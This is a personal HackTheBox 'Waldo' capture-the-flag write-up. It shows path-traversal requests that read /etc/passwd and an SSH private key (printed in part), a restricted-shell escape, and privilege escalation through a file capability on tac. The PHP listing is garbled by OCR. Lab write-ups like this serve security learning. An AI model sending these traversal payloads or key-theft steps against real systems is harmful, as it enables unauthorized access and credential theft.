
HackTheBox Waldo (08/11/2024)


Start with nmap to see which ports are open on the server. I ran -sC and -sV with my nmap scan to increase verbosity. When the scan was completed I saw that there were two open ports 22 and 80 both on tcp and 8888 which were filtered. I decided to check HTTP running on port 80 first.



I tried to first use fuzz to enumerate the web for hidden files/directories however instead of getting 404 errors, I was getting redirected to http://10.10.10.87/list.html. I decided to open Burp Suite and analyze HTTP requests from our side when we try to view, add or delete a list in the web application's list manager.

I basically just refreshed the page to load new list contents and intercepted the request to see if any parameters were passed.


Immediately, I notice path=./.list/ is being POST requested with dirRead.php in the request interceptor, which in response I get a JSON encoded object. If you modify the path parameter from ./.list/ to ./, you will get web server's directory content



```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 7
Connection: close

path=./
```


```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 07 Aug 2024;10:20:44 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 155

[".","..",".list","background.jpg","cursor.png","dirRead.php","face.png","fileDele
te.php","fileRead.php","fileWrite.php","index.php","list.html","list.js"]
```

There are four PHP files If we click a list, then fileRead.php will be invoked along with the parameter of file=./.list/file{x}. Then I change that to file=./fileRead.php to get its code content in plaintext:



```
<?php
if(['REQUEST_METHOD'] === "POST"){
        ['file'] = false;
        header('Content-Type: application/json');
        if(isset(['file'])){
                header('Content-Type: application/json');
                ['file'] = str_replace( array("../", ".."""), "", ['file']);
                if(strpos(['file'], "user.txt") === false){
                         = fopen("/var/www/html/" . ['file'], "r");
                        ['file'] = fread(,filesize(['file']));
                        fclose();
                }
        }
        echo json_encode();
}
```

The str_replace function tries to eliminate me from performing a system traversal, and it will always check if user.txt is present in the parameter, which if it is, it will skip reading that file. To bypass system traversal filter, I tricked the PHP files using multiple dots and slashes into my buprsuite request proxy. (file - …//…//…//etc/passwd) And this was the response that I got.




```
{"file":"root:x:0:0:root:\/root:\/bin\/ash\nbin:x:1:1:bin:\/bin:\/sbin\/nologin\ndaem
on:x:2:2:daemon:\/sbin:\/sbin\/nologin\nadm:x:3:4:adm:\/var\/adm:\/sbin\/nologi
n\nlp:x:4:7:lp:\/var\/spool\/lpd:\/sbin\/nologin\nsync:x:5:0:sync:\/sbin:\/bin\/sync\n
shutdown:x:6:0:shutdown:\/sbin:\/sbin\/shutdown\nhalt:x:7:0:halt:\/sbin:\/sbin\/h
alt\nmail:x:8:12:mail:\/var\/spool\/mail:\/sbin\/nologin\nnews:x:9:13:news:\/usr\/li
b\/news:\/sbin\/nologin\nuucp:x:10:14:uucp:\/var\/spool\/uucppublic:\/sbin\/nolog
in\noperator:x:11:0:operator:\/root:\/bin\/sh\nman:x:13:15:man:\/usr\/man:\/sbi
n\/nologin\npostmaster:x:14:12:postmaster:\/var\/spool\/mail:\/sbin\/nologin\ncr
on:x:16:16:cron:\/var\/spool\/cron:\/sbin\/nologin\nftp:x:21:21::\/var\/lib\/ftp:\/sbi
n\/nologin\nsshd:x:22:22:sshd:\/dev\/null:\/sbin\/nologin\nat:x:25:25:at:\/var\/spo
ol\/cron\/atjobs:\/sbin\/nologin\nsquid:x:31:31:Squid:\/var\/cache\/squid:\/sbin\/n
ologin\nxfs:x:33:33:X Font
Server:\/etc\/X11\/fs:\/sbin\/nologin\ngames:x:35:35:games:\/usr\/games:\/sbin\/
nologin\npostgres:x:70:70::\/var\/lib\/postgresql:\/bin\/sh\ncyrus:x:85:12::\/usr\/c
yrus:\/sbin\/nologin\nvpopmail:x:89:89::\/var\/vpopmail:\/sbin\/nologin\nntp:x:12
```

If you sanitize the output (for new lines and the escape character), and remove non-available or non-existent accounts (which have, for example, /sbin/nologin ‘shell’), you get the following output:


root:x:0:0:root:/root:/bin/sh
operator:x:11:0:operator:/root:/bin/sh
postgres:x:70:70::/var/lib/postgresql:/bin/sh
nobody:x:65534:65534:nobody:/home/nobody:/bin/sh

Our target user is nobody so if you go back to dirRead.php and try to enumerate the system for sensitive files we can read and find a way to get into the system.



```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 39
Connection: close

path=....//....//....//home/nobody/.ssh
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 07 Aug 2024 10:36:27 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 53

[".","..",".monitor","authorized_keys","known_hosts"]
```



```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 48
Connection: close

file=....//....//....//home/nobody/.ssh/.monitor
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 07 Aug 2024 10:37:10 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 1741

{"file":"-----BEGIN RSA PRIVATE
KEY-----\nMIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5t1DP1TYHc+4o8D3
62I5Nwf6Cpl\nmR4JH6n4Nccdm1ZU+qB77li8ZOvymBtlEY4Fm07X4Pqt4zeNBfq
KWkOcyV1TLW6f\n87s0FZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2cxAle14cj+pn
FiBTsvMiq1nICS\ndGCcVqNpWVAANIN4vW9KsIl giAFDlfchY55sCI5162Y9+l1xzq
```

Then I was able to connect through SSH to the nobody user and retrieve the user flag which completes the first half of the challenge.


I then SSHed into monitor@localhost (using the .monitor private key) and add -t bash parameter to escape monitor’s initial shell which was restricted bash.
$ ssh -i ~/.ssh/.monitor monitor@localhost -t bash

Now that I am logged in as monitor, I realized that every command we type is ‘not found’, and that is because the $PATH variable is not defined for the common directories where the binaries reside. I solved this by changing the environmental variables:
$ export PATH="$PATH:/usr/sbin:/usr/bin:/sbin:/bin"

There is also an app-dev folder in the home directory where we can find a bunch of files about a program called logManager. If we take a look at the C code of the program, we notice that the purpose of it is to print log files to the standard output (basically a cat from the header’s printf function) based on a parameter. For example, -a will print /var/log/auth.log based on this piece of code:
case 'a' :
strncpy(filename, "/var/log/auth.log", sizeof(filename));
printFile(filename);
Break;

When I executed the ~/app-dev/logManager program with an arbitrary parameter, I received the "Cannot open file" error from logManager.h. This was expected since the logManager program is owned by app-dev:monitor and lacks the necessary elevated permissions to read log files, which are owned by root:root. However, I found another version of the program located in ~/app-dev/v0.1, which had different behavior.


At first glance, checking the file permissions using ls -l showed that both binary files were almost identical, with no SUID bit set. But when I used the getcap command to check for file capabilities, I discovered that logMonitor-0.1 had the cap_dac_read_search+ei capability. This capability allows the binary to bypass file read permission checks as well as directory read and execute permission checks. Essentially, this meant that I could read any file on the system as a normal user when using this program.



```
monitor@waldo:~/app-dev$ ls -la logMonitor
-rwxrwx--- 1 app-dev monitor 13704 Jul 24 08:10 logMonitor
monitor@waldo:~/app-dev$ ls -la v0.1/logMonitor-0.1
-r-xr-x--- 1 app-dev monitor 13706 May  3 16:50 v0.1/logMonitor-0.1
monitor@waldo:~/app-dev$ sha1sum logMonitor v0.1/logMonitor-0.1
113c5427a09b71213f1af655f72400bc24e47631  logMonitor
e9624dca6f337cebe803834765b4f20e321132f3  v0.1/logMonitor-0.1
```

The challenge, however, was that the program was designed to print log files only, preventing me from using it to print arbitrary files.

This is where I got lost and had to unfortunately take a hint through a writeup online and that is where I got guided to find the tac binary had the same cap_dac_read_search+ei capability as logManager-0.1. The tac command functions similarly to cat, printing file contents to standard output, but it does so in reverse, displaying the last line first.



```
monitor@waldo:/bin$ getcap *
monitor@waldo:/bin$ cd /usr/bin
monitor@waldo:/usr/bin$ getcap *
tac = cap dac read search+ei
```

With this knowledge, I realized that I could directly print the root flag using tac.
$ tac /root/root.txt

Reflection: